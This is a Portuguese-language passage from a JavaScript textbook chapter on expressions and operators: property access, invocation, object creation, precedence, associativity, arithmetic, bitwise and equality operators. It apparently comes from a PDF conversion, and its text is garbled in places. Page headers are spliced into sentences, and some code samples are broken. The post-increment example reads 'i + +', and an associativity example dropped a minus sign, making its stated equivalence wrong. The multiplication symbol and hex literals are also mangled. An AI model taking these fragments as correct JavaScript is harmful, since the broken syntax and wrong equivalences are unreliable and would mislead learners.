Uma expressão de acesso à propriedade é avaliada com o valor de uma propriedade de objeto ou de um elemento de array. JavaScript define duas sintaxes para acesso à propriedade: *expressão . identificador*

expressão [expressão]

O primeiro estilo de acesso à propriedade é uma expressão seguida de um ponto-final e um identificador. A expressão especifica o objeto e o identificador especifica o nome da propriedade desejada.

O segundo estilo de acesso à propriedade tem outra expressão entre colchetes após a primeira (o objeto ou array). Essa segunda expressão especifica o nome da propriedade desejada ou o índice do elemento do array desejado. Aqui estão alguns exemplos concretos: `var o = {x:1,y:{z:3}};`

```
// Um exemplo de objeto
```

```
var a = [o,4,[5,6]];
```

```
// Um exemplo de array que contém o objeto
```

```
o.x
```

```
// => 1: propriedade x da expressão o
```

```
o.y.z
```

```
// => 3: propriedade z da expressão o.y
```

```
o["x"]
```


// => 1: propriedade x do objeto o

a[1]

// => 4: elemento no índice 1 da expressão a

a[2]["1"]

// => 6: elemento no índice 1 da expressão a[2]

a[0].x

// => 1: propriedade x da expressão a[0]

Com um ou outro tipo de expressão de acesso à propriedade, a expressão anterior ao `.` ou ao `[` é avaliada primeiro. Se o valor é `null` ou `undefined`, a expressão lança uma exceção `TypeError`, pois esses são os dois valores de JavaScript que não podem ter propriedades. Se o valor não é um objeto (ou array), ele é convertido em um (consulte a Seção 3.6). Se a expressão do objeto é seguida por um ponto e um identificador, o valor da propriedade nomeada por esse identificador é pesquisada e se torna o valor global da expressão. Se a expressão do objeto é seguida por outra expressão entre colchetes, essa segunda expressão é avaliada e convertida em uma string. Então, o valor global da expressão é o valor da propriedade nomeada por essa string. Em um ou outro caso, se a propriedade nomeada não existe, o valor da expressão de acesso à propriedade é `undefined`.

A sintaxe *.identificador* é a mais simples das duas opções de acesso à propriedade, mas note que ela só pode ser usada quando a propriedade que se deseja acessar tem um nome que é um identificador válido e quando se sabe o nome ao escrever o programa. Se o nome da propriedade é uma palavra reservada ou contém espaços ou caracteres de pontuação, ou quando é um número (para arrays),

deve-se usar a notação de colchetes. Os colchetes também são usados quando o nome da propriedade não é estático, mas sim o resultado de um cálculo (consulte a Seção 6.2.1

para ver um exemplo).

Os objetos e suas propriedades são abordados em detalhes no Capítulo 6 e os arrays e seus elementos são abordados no Capítulo 7.

60 Parte

4.5 Expressões de invocação

Uma *expressão de invocação* é uma sintaxe de JavaScript para chamar (ou executar) uma função ou um método. Ela começa com uma expressão de função que identifica a função a ser chamada. A expressão de função é seguida por um parêntese de abertura, uma lista separada com vírgulas de zero ou mais expressões de argumento e um parêntese de fechamento. Alguns exemplos: `f(0)`

```
// f é a expressão de função; 0 é a expressão de argumento.
```

```
Math.max(x,y,z)
```

```
// Math.max é a função; x, y e z são os argumentos.
```

```
a.sort()
```

```
// a.sort é a função; não há argumentos.
```

Quando uma expressão de invocação é avaliada, a expressão de função é avaliada primeiro e depois as expressões de argumento são avaliadas para produzir uma lista de valores de argumento. Se o valor da expressão de função não é um objeto que possa ser chamado, é lançado um `TypeError`. (Todas as funções podem ser chamadas. Objetos hospedeiros também podem ser chamados, mesmo que não sejam funções. Essa distinção é explorada na Seção 8.7.7.) Em seguida, os valores de argumento são atribuídos, em ordem, aos nomes de parâmetro especificados quando a função foi definida e, então, o corpo da função é executado. Se a função utiliza uma instrução `return` para retornar um valor, então esse valor se torna o valor da expressão de invocação. Caso contrário, o valor da expressão de invocação é `undefined`. Detalhes completos sobre invocação de função, incluindo uma explicação sobre o que acontece quando o número de expressões de argumento não corresponde ao número de parâmetros na definição da função, estão no Capítulo 8.

Toda expressão de invocação contém um par de parênteses e uma

expressão antes do parêntese de abertura. Se essa expressão é uma expressão de acesso à propriedade, então a chamada é conhecida como *invocação de método*. Nas invocações de método, o objeto ou array sujeito ao acesso à propriedade se torna o valor do parâmetro `this` enquanto o corpo da função está sendo executado. Isso permite um paradigma de programação orientada a objetos no qual as funções (conhecidas por seus nomes na OO, “métodos”) operam sobre o objeto do qual fazem parte. Consulte o Capítulo 9 para ver os detalhes.

As expressões de invocações que não são invocações de método normalmente utilizam o objeto global como valor da palavra-chave `this`. Em ECMAScript 5, contudo, as funções definidas no modo restrito são invocadas com `undefined` como valor de `this`, em vez do objeto global. Consulte a Seção 5.7.3 para mais informações sobre o modo restrito.

4.6 Expressões de criação de objeto

Uma *expressão de criação de objeto* gera um novo objeto e chama uma função (denominada construtora) para inicializar as propriedades desse objeto. As expressões de criação de objeto são como as expressões de chamada, exceto que são prefixadas com a palavra-chave `new`: `new Object()`

```
new Point(2,3)
```

Capítulo 4 Expressões e operadores 61

Ja

Se nenhum argumento é passado para a função construtora em uma expressão de criação de objeto, **vaS**

o par de parênteses vazio pode ser omitido:

cript básico

new Object

new Date

a

Quando uma expressão de criação de objeto é avaliada, JavaScript cria primeiro um novo objeto vazio, exatamente como aquele criado pelo inicializador de objetos {}. Em seguida, ela chama a função especificada com os argumentos especificados, passando o novo objeto como valor da palavra-chave `this`. Então, a função pode usar `this` para inicializar as propriedades do objeto recém-criado. As fun-

ções escritas para uso como construtoras não retornam um valor e o valor da expressão de criação de objeto é o objeto recém-criado e inicializado. Se uma função construtora retorna um valor de objeto, esse valor se torna o valor da expressão de criação de objeto e o objeto recém-criado é descartado.

As construtoras estão explicadas com mais detalhes no Capítulo 9.

4.7 Visão geral dos operadores

Os operadores são utilizados em JavaScript para expressões aritméticas, expressões de comparação, expressões lógicas, expressões de atribuição e muito mais. A Tabela 4-1 resume os operadores e serve como uma conveniente referência.

Note que a maioria dos operadores é representada por caracteres de pontuação, como `+` e `=`. Alguns, entretanto, são representados por palavras-chave como `delete` e `instanceof`. Os operadores de palavra-chave são operadores regulares, assim como aqueles expressos com pontuação; eles apenas têm uma sintaxe menos sucinta.

A Tabela 4-1 está organizada por precedência de operador. Os operadores listados primeiro têm precedência mais alta do que os listados por último. Os operadores separados por uma linha horizontal têm níveis de precedência diferentes. A coluna A mostra a associatividade do operador, a qual pode ser E (esquerda para a direita) ou D (direita para a esquerda) e a coluna N especifica o número de operandos. A coluna Tipos lista os tipos esperados dos operandos e (após o símbolo $\rightarrow$) o tipo de resultado do operador. As subseções após a tabela explicam as noções de precedência, associatividade e tipo de operando. Os operadores estão documentados individualmente depois dessa discussão.

Tabela 4-1 Operadores em JavaScript

Operador

Operação

A

N

Tipos

+ +

Pré-ou pós-incremento

D

1

lval→num

--

Pré-ou pós-decremento

D

1

lval $\rightarrow$ num

-

Nega o número

D

1

num→num

+

Converte para número

D

1

num→num

~

Inverte bits

D

1

int→int

!

Inverte valor booleano

D

1

bool→bool

62 Parte

I JavaScript

básica

Tabela 4-1 Operadores da JavaScript (*Continuação*)

Operador

Operação

A

N

Tipos

delete

Remove uma propriedade

D

1

$\text{lval} \rightarrow \text{bool}$

typeof

Determina o tipo de operando

D

1

qualquer→str

void

Retorna valor indefinido

D

1

qualquer→undef

*, /, %

Multiplica, divide, resto

E

2

num,num $\rightarrow$ num

+, -

Soma, subtrai

E

2

num,num $\rightarrow$ num

+

Concatena strings

E

2

str, str $\rightarrow$ str

< <

Desloca para a esquerda

E

2

int,int→int

> >

Desloca para a direita com

E

2

$\text{int}, \text{int} \rightarrow \text{int}$

extensão de sinal

> > >

Desloca para a direita com

E

2

$\text{int}, \text{int} \rightarrow \text{int}$

extensão zero

$<, <=, >, >=$

Compara em ordem numérica

E

2

num,num $\rightarrow$ bool

<, <=,>, >=

Compara em ordem alfabética

E

2

str, str $\rightarrow$ bool

instanceof

Testa classe de objeto

E

2

obj, fun $\rightarrow$ bool

in

Testa se a propriedade existe

E

2

str,obj $\rightarrow$ bool

= =

Testa a igualdade

E

2

qualquer, qualquer $\rightarrow$ bool

!=

Testa a desigualdade

E

2

qualquer, qualquer $\rightarrow$ bool

= = =

Testa a igualdade restrita

E

2

qualquer, qualquer $\rightarrow$ bool

! = =

Testa a desigualdade restrita

E

2

qualquer, qualquer $\rightarrow$ bool

&

Calcula E bit a bit

E

2

int,int $\rightarrow$ int

^

Calcula XOR bit a bit

E

2

int,int $\rightarrow$ int

|

Calcula OU bit a bit

E

2

int,int $\rightarrow$ int

&&

Calcula E lógico

E

2

qualquer, qualquer $\rightarrow$ qualquer

||

Calcula OU lógico

E

2

qualquer, qualquer → qualquer

?:

Escolhe 2º ou 3º operando

D

3

bool, qualquer, qualquer $\rightarrow$ qualquer

=

Atribui a uma variável ou

D

2

lval,quelquer→quelquer

propriedade

$\ast =, / =, \% =, + =,$

Opera e atribui

D

2

lval,qualquer→qualquer

-=, &=, ^=, |=,

<<=, >>=, >>>=

,

Descarta 1º operando, retorna E

2

qualquer,qualquer→qualquer

o segundo

Capítulo 4 Expressões e operadores 63

Ja

4.7.1 Número de operandos

JavaScript básico

Os operadores podem ser classificados de acordo com o número de operandos que esperam (sua *aridade*). A maioria dos operadores JavaScript, como o operador de multiplicação `*`, é de *operadores bi-a*

nários, que combinam duas expressões em uma mais complexa. Isto é, eles esperam dois operandos.

JavaScript também aceita diversos operadores unários, os quais convertem uma expressão em uma outra mais complexa. O operador `-` na expressão `-x` é um operador unário que efetua a operação de negação no operando `x`. Por fim, JavaScript aceita um operador ternário, o operador condicional `?:`, que combina três expressões em uma.

4.7.2 Tipo de operando e de resultado

Alguns operadores trabalham com valores de qualquer tipo, mas a maioria espera que seus operandos sejam de um tipo específico. E a maioria retorna (ou é avaliada como) um valor de um tipo específico. A coluna Tipos da Tabela 4-1 especifica os tipos de operando (antes da seta) e o tipo do resultado (após a seta) dos operadores.

Os operadores JavaScript normalmente convertem o tipo (consulte a Seção 3.8) de seus operandos conforme o necessário. O operador de multiplicação `*` espera operandos numéricos, mas a expressão

*"3" * "5" é válida, pois JavaScript pode converter os operandos em números. O valor dessa expressão é o número 15 e não a string "15", evidentemente. Lembre-se também de que todo valor em JavaScript é "verdadeiro" ou "falso"; portanto, os operadores que esperam operandos booleanos funcionarão com um operando de qualquer tipo.*

Alguns operadores se comportam de formas diferentes, dependendo do tipo dos operandos utilizados. Mais notadamente, o operador `+` soma operandos numéricos, mas concatena operandos string.

Da mesma forma, os operadores de comparação, como `<`, fazem a comparação em ordem numérica ou alfabética, dependendo do tipo dos operandos. As descrições dos operadores individuais explicam suas dependências de tipo e especificam as conversões de tipo que realizam.

4.7.3 Lvalues

Observe que os operadores de atribuição e alguns dos outros operadores listados na Tabela 4-1

esperam um operando do tipo `lval`. `lvalue` é um termo histórico que significa “uma expressão que pode aparecer de forma válida no lado esquerdo de uma expressão de atribuição”. Em JavaScript, variáveis, propriedades de objetos e elementos de arrays são `lvalues`. A especificação ECMAScript permite que funções internas retornem `lvalues`, mas não define qualquer função que se comporte dessa maneira.

4.7.4 Efeitos colaterais dos operadores

Avaliar uma expressão simples como `2 * 3` nunca afeta o estado de seu programa, sendo que qualquer cálculo futuro que o programa efetue não vai ser afetado por essa avaliação. Contudo, algumas expressões têm efeitos colaterais e sua avaliação pode afetar o resultado de futuras avaliações. Os operadores de atribuição são o exemplo mais evidente: se você atribui um valor a uma variável ou propriedade, isso altera o valor de qualquer expressão que utilize essa variável ou propriedade. Os operadores `++` e `--` de incremento e decremento são semelhantes, pois realizam uma atribuição im-

plícita. O operador delete também tem efeitos colaterais: excluir uma propriedade é como (mas não o mesmo que) atribuir undefined à propriedade.

Nenhum outro operador JavaScript tem efeitos colaterais, mas as expressões de chamada de função e de criação de objeto vão ter efeitos colaterais se qualquer um dos operadores utilizados no corpo da função ou da construtora tiver efeitos colaterais.

4.7.5 Precedência dos operadores

Os operadores listados na Tabela 4-1 estão organizados em ordem de precedência alta para baixa, com linhas horizontais separando os grupos de operadores com o mesmo nível de precedência. A precedência dos operadores controla a ordem na qual as operações são efetuadas. Os operadores com precedência mais alta (mais próximos ao início da tabela) são executados antes daqueles com precedência mais baixa (mais próximos ao fim).

Considere a expressão a seguir:

*$w = x + y * z;$*

O operador de multiplicação $$ tem precedência mais alta do que o operador de adição $+$; portanto a multiplicação é efetuada antes da adição. Além disso, o operador de atribuição $=$ tem a precedência mais baixa; portanto, a atribuição é realizada depois que todas as operações no lado direito são concluídas.*

A precedência dos operadores pode ser anulada com o uso explícito de parênteses. Para forçar que a adição do exemplo anterior seja efetuada primeiro, escreva:

*$w = (x + y) * z;$*

Note que as expressões de acesso à propriedade e de chamada têm precedência mais alta do que qualquer um dos operadores listados na Tabela 4-1. Considere a seguinte expressão: `typeof my.functions[x](y)`

Embora `typeof` seja um dos operadores de prioridade mais alta, a operação `typeof` é efetuada no resultado dos dois acessos à propriedade e na

chamada de função.

Na prática, se você não tiver certeza da precedência de seus operadores, o mais simples a fazer é utilizar parênteses para tornar a ordem de avaliação explícita. As regras importantes para se conhecer são estas: multiplicação e divisão são efetuadas antes de adição e subtração e a atribuição tem precedência muito baixa, sendo quase sempre realizada por último.

4.7.6 Associatividade de operadores

Na Tabela 4-1, a coluna A especifica a associatividade do operador. Um valor E especifica associatividade da esquerda para a direita e um valor D especifica associatividade da direita para a esquerda. A associatividade de um operador define a ordem em que operações de mesma precedência são efetuadas. Associatividade da esquerda para a direita significa que as operações são efetuadas nessa ordem.

Por exemplo, o operador de subtração tem associatividade da esquerda para a direita; portanto: $w = x - y - z$;

Capítulo 4 Expressões e operadores 65

Ja

é o mesmo que:

vaScript básico

$w = ((x - y) - z)$;

Por outro lado, as expressões a seguir:

a

$x = \sim y$;

$w = x = y = z$;

$q = a ? b : c ? d : e ? f : g$;

são equivalentes a:

$x = \sim(-y)$; $w = (x = (y = z))$; $q =$

$a ? b : (c ? d : (e ? f : g))$;

pois os operadores condicionais unários, de atribuição e ternários têm

associatividade da direita para a esquerda.

4.7.7 Ordem de avaliação

A precedência e a associatividade dos operadores especificam a ordem em que as operações são efetuadas em uma expressão complexa, mas não especificam a ordem em que as subexpressões são avaliadas. JavaScript sempre avalia expressões rigorosamente na ordem da esquerda para a direita.

Na expressão $w = x + y * z$, por exemplo, a subexpressão w é avaliada primeiro, seguida de x , y e z . Então, os valores de y e z são multiplicados, somados ao valor de x e atribuídos à variável ou propriedade especificada pela expressão w . A inclusão de parênteses nas expressões pode alterar a ordem relativa da multiplicação, adição e atribuição, mas não a ordem da esquerda para a direita da avaliação.

A ordem de avaliação só faz diferença se uma das expressões que estão sendo avaliadas tem efeitos colaterais que afetam o valor de outra expressão. Se a expressão x incrementa uma variável utilizada pela expressão z , então o fato de x ser avaliada antes de z é importante.

4.8 Expressões aritméticas

Esta seção aborda os operadores que efetuam operações aritméticas ou outras manipulações numé-

ricas em seus operandos. Os operadores de multiplicação, divisão e subtração são simples e serão abordados primeiro. O operador de adição tem sua própria subseção, pois também pode realizar concatenação de strings e tem algumas regras de conversão de tipo incomuns. Os operadores unários e os operadores bit a bit também são abordados em suas próprias subseções.

Os operadores aritméticos básicos são $*$ (multiplicação), $/$ (divisão), $\%$ (módulo: resto de uma divisão), $+$ (adição) e $-$ (subtração). Conforme observado, vamos discutir o operador $+$ em uma seção exclusiva. Os outros quatro operadores básicos simplesmente avaliam seus operandos, convertem os valores em números, se necessário, e então calculam o produto, quociente, resto ou a diferença entre os valores. Operandos não numéricos que não podem ser convertidos em números são convertidos no valor NaN. Se um dos operandos é (ou é convertido em) NaN, o resultado da operação também é NaN.

O operador $/$ divide seu primeiro operando pelo segundo. Caso você esteja acostumado com linguagens de programação que fazem diferenciação entre

números inteiros e de ponto flutuante, talvez

66 *Parte*

I JavaScript

básica

espere obter um resultado inteiro ao dividir um inteiro por outro. Em JavaScript, contudo, todos os números são em ponto flutuante, de modo que todas as operações de divisão têm resultados em ponto flutuante: 5/2 é avaliado como 2.5 e não como 2. A divisão por zero produz infinito positivo ou negativo, enquanto 0/0 é avaliado como NaN – nenhum desses casos gera erro.

O operador % calcula o primeiro operando módulo segundo operando. Em outras palavras, ele retorna o resto após a divisão de número inteiro do primeiro operando pelo segundo operando. O

sinal do resultado é o mesmo do primeiro operando. Por exemplo, 5 % 2 é avaliado como 1 e -5 % 2

é avaliado como -1.

Embora o operador módulo seja normalmente utilizado com operandos inteiros, também funciona com valores em ponto flutuante. Por exemplo, 6.5 % 2.1 é avaliado como 0.2.

4.8.1 O operador +

O operador binário + soma operandos numéricos ou concatena operandos string: 1 + 2

// => 3

"hello" + " " + "there"

// => "hello there"

"1" + "2"

// => "12"

Quando os valores dos dois operandos são números ou ambos são strings, é evidente o que o operador `+` faz. No entanto, em qualquer outro caso a conversão de tipo é necessária e a operação a ser efetuada depende da conversão feita. As regras de conversões para `+` dão prioridade para a concatenação de strings: se um dos operandos é uma string ou um objeto que é convertido em uma string, o outro operando é convertido em uma string e é feita a concatenação. A adição é efetuada somente se nenhum dos operandos é uma string.

Tecnicamente, o operador `+` se comporta como segue:

- Se um de seus valores de operando é um objeto, ele o converte em um valor primitivo utilizando o algoritmo de objeto para valor primitivo descrito na Seção 3.8.3: os objetos `Date` são convertidos por meio de seus métodos `toString()` e todos os outros objetos são convertidos via `valueOf()`, caso esse método retorne um valor primitivo. Contudo, a maioria dos objetos não tem um método `valueOf()` útil; portanto, também são convertidos via `toString()`.

- Após a conversão de objeto para valor primitivo, se um ou outro operando é uma string, o outro é convertido em uma string e é feita a concatenação.

- Caso contrário, os dois operandos são convertidos em números (ou em `NaN`) e é efetuada a adição.

Aqui estão alguns exemplos:

`1 + 2`

`// => 3: adição`

`"1" + "2"`

`// => "12": concatenação`

"1" + 2

// => "12": concatenação após número para string

1 + {}

// => "1[object Object]": concatenação após objeto para string true + true

// => 2: adição após booleano para número

2 + null

// => 2: adição após null converte em 0

2 + undefined

// => NaN: adição após undefined converte em NaN

Capítulo 4 Expressões e operadores 67

Ja

*Por fim, é importante notar que, quando o operador + é usado com strings e números, pode não **vaS***

*ser associativo. Isto é, o resultado pode depender da ordem em que as operações são efetuadas. Por **cript básic***

exemplo:

1 + 2 + "blind mice";

// => "3 blind mice"

a

1 + (2 + "blind mice");

// => "12 blind mice"

A primeira linha não tem parênteses e o operador + tem associatividade

da esquerda para a direita, de modo que os dois números são primeiro somados e a soma é concatenada com a string. Na segunda linha, os parênteses alteram a ordem das operações: o número 2 é concatenado com a string para produzir uma nova string. Então, o número 1 é concatenado com a nova string para produzir o resultado final.

4.8.2 Operadores aritméticos unários

Os operadores unários modificam o valor de um único operando para produzir um novo valor. Em JavaScript, todos os operadores unários têm precedência alta e todos são associativos à direita. Todos operadores aritméticos unários descritos nesta seção (+, -, ++ e --) convertem seu único operando em um número, se necessário. Note que os caracteres de pontuação + e - são usados tanto como operadores unários como binários.

Os operadores aritméticos unários são os seguintes:

Mais unário (+)

O operador mais unário converte seu operando em um número (ou em NaN) e retorna esse valor convertido. Quando usado com um operando que já é um número, ele não faz nada.

Menos unário (-)

Quando `-` é usado como operador unário, ele converte seu operando em um número, se necessário, e depois troca o sinal do resultado.

Incremento (++)

O operador ++ incrementa (isto é, soma um ao) seu único operando, o qual deve ser um lvalue (uma variável, um elemento de um array ou uma propriedade de um objeto). O operador converte seu operando em um número, soma 1 a esse número e atribui o valor incrementado à variável, elemento ou propriedade.

O valor de retorno do operador ++ depende de sua posição relativa ao operando. Quando usado antes do operando, onde é conhecido como operador de pré-incremento, ele incrementa o operando e é avaliado com o valor incrementado desse operando. Quando usado após o operando, onde é conhecido como operador de pós-incremento, ele incrementa seu operando, mas é avaliado com o valor não incrementado desse operando. Considere a diferença entre as duas linhas de código a seguir:

```
var i = 1, j = ++i;
```

// i e j são ambos 2

var i = 1, j = i + +;

// i é 2, j é 1

68 *Parte*

básica

Note que a expressão `++x` nem sempre é igual a `x = x + 1`. O operador `++` nunca faz concatenação de strings: ele sempre converte seu operando em um número e o incrementa. Se `x` é a string

`"1"`, `++x` é o número 2, mas `x + 1` é a string `"11"`.

Note também que, por causa da inserção automática de ponto e vírgula de JavaScript, você não pode inserir uma quebra de linha entre o operador de pós-incremento e o operando que o precede. Se fizer isso, JavaScript vai tratar o operando como uma instrução completa e vai inserir um ponto e vírgula antes dele.

Esse operador, tanto na forma de pré-incremento como na de pós-incremento, é mais comumente usado para incrementar um contador que controla um laço `for` (Seção 5.5.3).

Decremento (`--`)

O operador `--` espera um operando `lvalue`. Ele converte o valor do operando em um número, subtrai 1 e atribui o valor decrementado ao operando. Assim como o operador `++`, o valor de retorno de `--` depende de sua posição relativa ao operando. Quando usado antes do operando, ele decrementa e retorna o valor decrementado. Quando usado após o operando, ele decrementa o operando, mas retorna o valor não decrementado. Quando usado após seu operando, nenhuma quebra de linha é permitida entre o operando e o operador.

4.8.3 Operadores bit a bit

Os operadores bit a bit fazem manipulação de baixo nível dos bits na representação binária de números. Embora não efetuem operações aritméticas tradicionais, eles são classificados como operadores aritméticos aqui porque atuam sobre operandos numéricos e retornam um valor numérico. Esses operadores não são utilizados comumente em programação JavaScript e, caso você não conheça a representação binária de inteiros decimais, provavelmente pode pular esta seção. Quatro desses operadores efetuem álgebra booleana nos bits individuais dos operandos, comportando-se como se cada bit de cada operando fosse um valor booleano (1 = verdadeiro, 0 = falso). Os outros três operadores bit a bit são usados para deslocar bits à esquerda e à direita.

Os operadores bit a bit esperam operandos inteiros e se comportam como se esses valores fossem representados como inteiros de 32 bits, em vez de valores em ponto flutuante de 64 bits. Esses operadores convertem seus operandos em números, se necessário, e então forçam os valores numéricos a ser inteiros de 32 bits, eliminando qualquer parte fracionária e quaisquer bits além do 32º. Os operadores de deslocamento exigem no lado direito um operando entre 0 e 31. Após converter esse operando em um inteiro de 32 bits sem sinal, eles eliminam todos os bits além do 5º, o que gera um número no intervalo apropriado. Surpreendentemente, NaN, Infinity e -Infinity são todos convertidos em 0 quando usados como operandos desses operadores bit a bit.

E bit a bit (&)

O operador & executa uma operação E booleana em cada bit de seus argumentos inteiros. Um bit só se torna 1 no resultado se o bit correspondente for 1 nos dois operandos. Por exemplo, 0x1234 & 0x00FF é avaliado como 0x0034.

Capítulo 4 Expressões e operadores 69

Ja

OU bit a bit (|)

vaS

O operador | executa uma operação OU booleana em cada bit de seus argumentos inteiros.

cript básic

Um bit se torna 1 no resultado se o bit correspondente for 1 em um ou nos dois operandos.

Por exemplo, 0x1234 | 0x00FF é avaliado como 0x12FF.

a

XOR bit a bit (^)

O operador ^ executa uma operação OU exclusivo booleana em cada bit de seus argumentos inteiros. OU exclusivo significa que o operando um é true ou o operando dois é true, mas não ambos. Um bit se torna 1 no resultado dessa operação se um bit correspondente for 1 em um (mas não em ambos) dos dois operandos. Por exemplo, 0xFF00 ^ 0xF0F0 é avaliado como

0xOFF0.

NÃO bit a bit (~)

O operador é um operador unário que aparece antes de seu único operando inteiro. Ele funciona invertendo todos os bits do operando. Devido à maneira como os inteiros com sinal são representados em JavaScript, aplicar o operador em um valor é equivalente a trocar seu sinal e subtrair 1. Por exemplo $\sim 0x0F$ é avaliado como 0xFFFFFFF0 ou -16 .

Deslocamento à esquerda (< <)

O operador < < move todos os bits de seu primeiro operando para a esquerda pelo número de casas especificadas no segundo operando, o qual deve ser um inteiro entre 0 e 31. Por exemplo, na operação $a < < 1$, o primeiro bit (o bit dos uns) de a se torna o segundo bit (o bit dos dois), o segundo bit de a se torna o terceiro, etc. Um zero é usado para o novo primeiro bit e o valor do 32º bit é perdido. Deslocar um valor para a esquerda por uma posição é equivalente a multiplicar por 2, deslocar por duas posições é equivalente a multiplicar por 4 e assim por diante.

Por exemplo, $7 < < 2$ é avaliado como 28.

Deslocamento à direita com sinal (> >)

O operador > > move todos os bits de seu primeiro operando para a direita pelo número de casas especificadas no segundo operando (um inteiro entre 0 e 31). Os bits deslocados mais à direita são perdidos. Os bits preenchidos à esquerda dependem do bit de sinal do operando original, a fim de preservar o sinal do resultado. Se o primeiro operando é positivo, o resultado tem valores zero colocados nos bits de ordem mais alta; se o primeiro operando é negativo, o resultado tem valores um colocados nos bits de ordem mais alta. Deslocar um valor uma casa para a direita é equivalente a dividir por 2 (descartando o resto), deslocar duas casas para a direita é equivalente à divisão inteira por 4 e assim por diante. Por exemplo, $7 > > 1$ é avaliado como 3 e $-7 > > 1$ é avaliado como -4 .

Deslocamento à direita com preenchimento de zero (> > >) O operador > > > é exatamente como o operador > >, exceto que os bits deslocados à esquerda são sempre zero, independente do sinal do primeiro operando. Por exemplo, $-1 > > 4$ é avaliado como -1 , mas $-1 > > > 4$ é avaliado como 0x0FFFFFFF.

4.9 Expressões relacionais

Esta seção descreve os operadores relacionais de JavaScript. Esses operadores testam uma relação (como “igual a”, “menor que” ou “propriedade de”) entre dois valores e retornam *true* ou *false*, dependendo da existência dessa relação. As expressões relacionais sempre são avaliadas com um valor booleano e frequentemente esse valor é utilizado para controlar o fluxo da execução do programa em instruções *if*, *while* e *for* (consulte o Capítulo 5). As subseções a seguir documentam os operadores de igualdade e desigualdade, os operadores de comparação e outros dois operadores relacionais de JavaScript, *in* e *instanceof*.

4.9.1 Operadores de igualdade e desigualdade

Os operadores `==` e `===` verificam se dois valores são os mesmos utilizando duas definições diferentes de semelhança. Os dois operadores aceitam operandos de qualquer tipo e ambos retornam *true* se seus operandos são os mesmos e *false* se são diferentes. O operador `===` é conhecido como operador de igualdade restrita (ou, às vezes, como operador de identidade) e verifica se seus dois operandos são “idênticos”, usando uma definição restrita de semelhança. O operador `==` é conhecido como operador de igualdade; ele verifica se seus dois operandos são “iguais” usando uma definição mais relaxada de semelhança que permite conversões de tipo.

JavaScript aceita os operadores `=`, `==` e `===`. Certifique-se de entender as diferenças entre esses operadores de atribuição, igualdade e igualdade restrita e tome o cuidado de usar o correto ao codificar!

Embora seja tentador ler todos os três operadores como “igual a”, talvez ajude a diminuir a confusão se você ler “obtem ou é atribuído” para `=`, “é igual a” para `==` e “é rigorosamente igual a” para `===`.

Os operadores `!=` e `!==` testam exatamente o oposto dos operadores `==` e `===`. O operador de desigualdade `!=` retorna *false* se dois valores são iguais de acordo com `==`, caso contrário, retorna *true*.

O operador `!==` retorna *false* se dois valores são rigorosamente iguais; caso contrário, retorna *true*.

Conforme vamos ver na Seção 4.10, o operador `!` calcula a operação

booleana **NÃO**. Isso torna fácil lembrar que $!=$ e $!==$ significam “não igual a” e “não rigorosamente igual a”.

Conforme mencionado na Seção 3.7, os objetos em JavaScript são comparados por referência e não por valor. Um objeto é igual a si mesmo, mas não a qualquer outro objeto. Se dois objetos distintos têm o mesmo número de propriedades, com os mesmos nomes e valores, eles ainda não são iguais.

Dois arrays que tenham os mesmos elementos na mesma ordem não são iguais.

O operador de igualdade restrita $===$ avalia seus operandos e, então, compara os dois valores como segue, não fazendo conversão de tipo:

- Se os dois valores têm tipos diferentes, eles não são iguais.
- Se os dois valores são null ou são undefined, eles são iguais.
- Se os dois valores são o valor booleano true ou ambos são o valor booleano false, eles são iguais.

Capítulo 4 Expressões e operadores 71

Ja

- Se um ou os dois valores são NaN, eles não são iguais. O valor NaN nunca é igual a qualquer **vaS**

outro valor, incluindo ele mesmo! Para verificar se um valor x é NaN, use $x !== x$. NaN é o único **cript básico**

valor de x para o qual essa expressão será verdadeira.

- Se os dois valores são números e têm o mesmo valor, eles são iguais. Se um valor é 0 e o outro **a**

é -0, eles também são iguais.

- Se os dois valores são strings e contêm exatamente os mesmos valores de 16 bits (consulte o quadro na Seção 3.2) nas mesmas posições, eles são

iguais. Se as strings diferem no comprimento ou no conteúdo, eles não são iguais. Duas strings podem ter o mesmo significado e a mesma aparência visual, mas ainda serem codificadas usando diferentes sequências de valores de 16 bits. JavaScript não faz normalização alguma de Unicode e duas strings como essas não são consideradas iguais para os operadores `===` ou `==`. Consulte `String.localeCompare()` na Parte III para ver outro modo de comparar strings.

- Se os dois valores se referem ao mesmo objeto, array ou função, eles são iguais. Se eles se referem a objetos diferentes, não são iguais, mesmo que os dois objetos tenham propriedades idênticas.

O operador de igualdade `==` é como o operador de igualdade restrita, mas é menos restrito. Se os valores dos dois operandos não são do mesmo tipo, ele procura fazer algumas conversões de tipo e tenta fazer a comparação novamente:

- Se os dois valores têm o mesmo tipo, testa-os quanto à igualdade restrita, conforme descrito anteriormente. Se eles são rigorosamente iguais, eles são iguais. Se eles não são rigorosamente iguais, eles não são iguais.

- Se os dois valores não têm o mesmo tipo, o operador `==` ainda pode considerá-los iguais. Ele usa as seguintes regras e conversões de tipo para verificar a igualdade:

- Se um valor é `null` e o outro é `undefined`, eles são iguais.

- Se um valor é um número e o outro é uma string, converte a string em um número e tenta a comparação novamente, usando o valor convertido.

- Se um ou outro valor é `true`, o converte para 1 e tenta a comparação novamente. Se um ou outro valor é `false`, o converte para 0 e tenta a comparação novamente.

- Se um valor é um objeto e o outro é um número ou uma string, converte o objeto em um valor primitivo usando o algoritmo descrito na Seção 3.8.3 e tenta a comparação novamente. Um objeto é convertido em um valor primitivo por meio de seu método `toString()` ou de seu método `valueOf()`. As classes internas de JavaScript básica tentam a conversão com `valueOf()` antes da conversão com `toString()`, exceto para a classe `Date`, que faz a conversão de `toString()`. Os objetos que não fazem parte de JavaScript básica podem ser convertidos em valores primitivos de acordo com o que for definido na implementação.

- Qualquer outra combinação de valor não é igual.

Como exemplo de teste de igualdade, considere a comparação:

"1" == true

Essa expressão é avaliada como true, indicando que esses valores de aparência muito diferente na verdade são iguais. Primeiramente, o valor booleano true é convertido no número 1 e a comparação

72 Parte

básica

é feita novamente. Em seguida, a string "1" é convertida no número 1. Como agora os dois valores são iguais, a comparação retorna true.

4.9.2 Operadores de comparação

Os operadores de comparação testam a ordem relativa (numérica ou alfabética) de seus dois operandos:

Menor que ($<$)

O operador $<$ é avaliado como true se o primeiro operando é menor do que o segundo; caso contrário, é avaliado como false.

Maior que ($>$)

O operador $>$ é avaliado como true se o primeiro operando é maior do que o segundo; caso contrário, é avaliado como false.

Menor ou igual a ($\leq$)

O operador $\leq$ é avaliado como true se o primeiro operando é menor ou igual ao segundo; caso contrário, é avaliado como false.

Maior ou igual a ($\geq$)

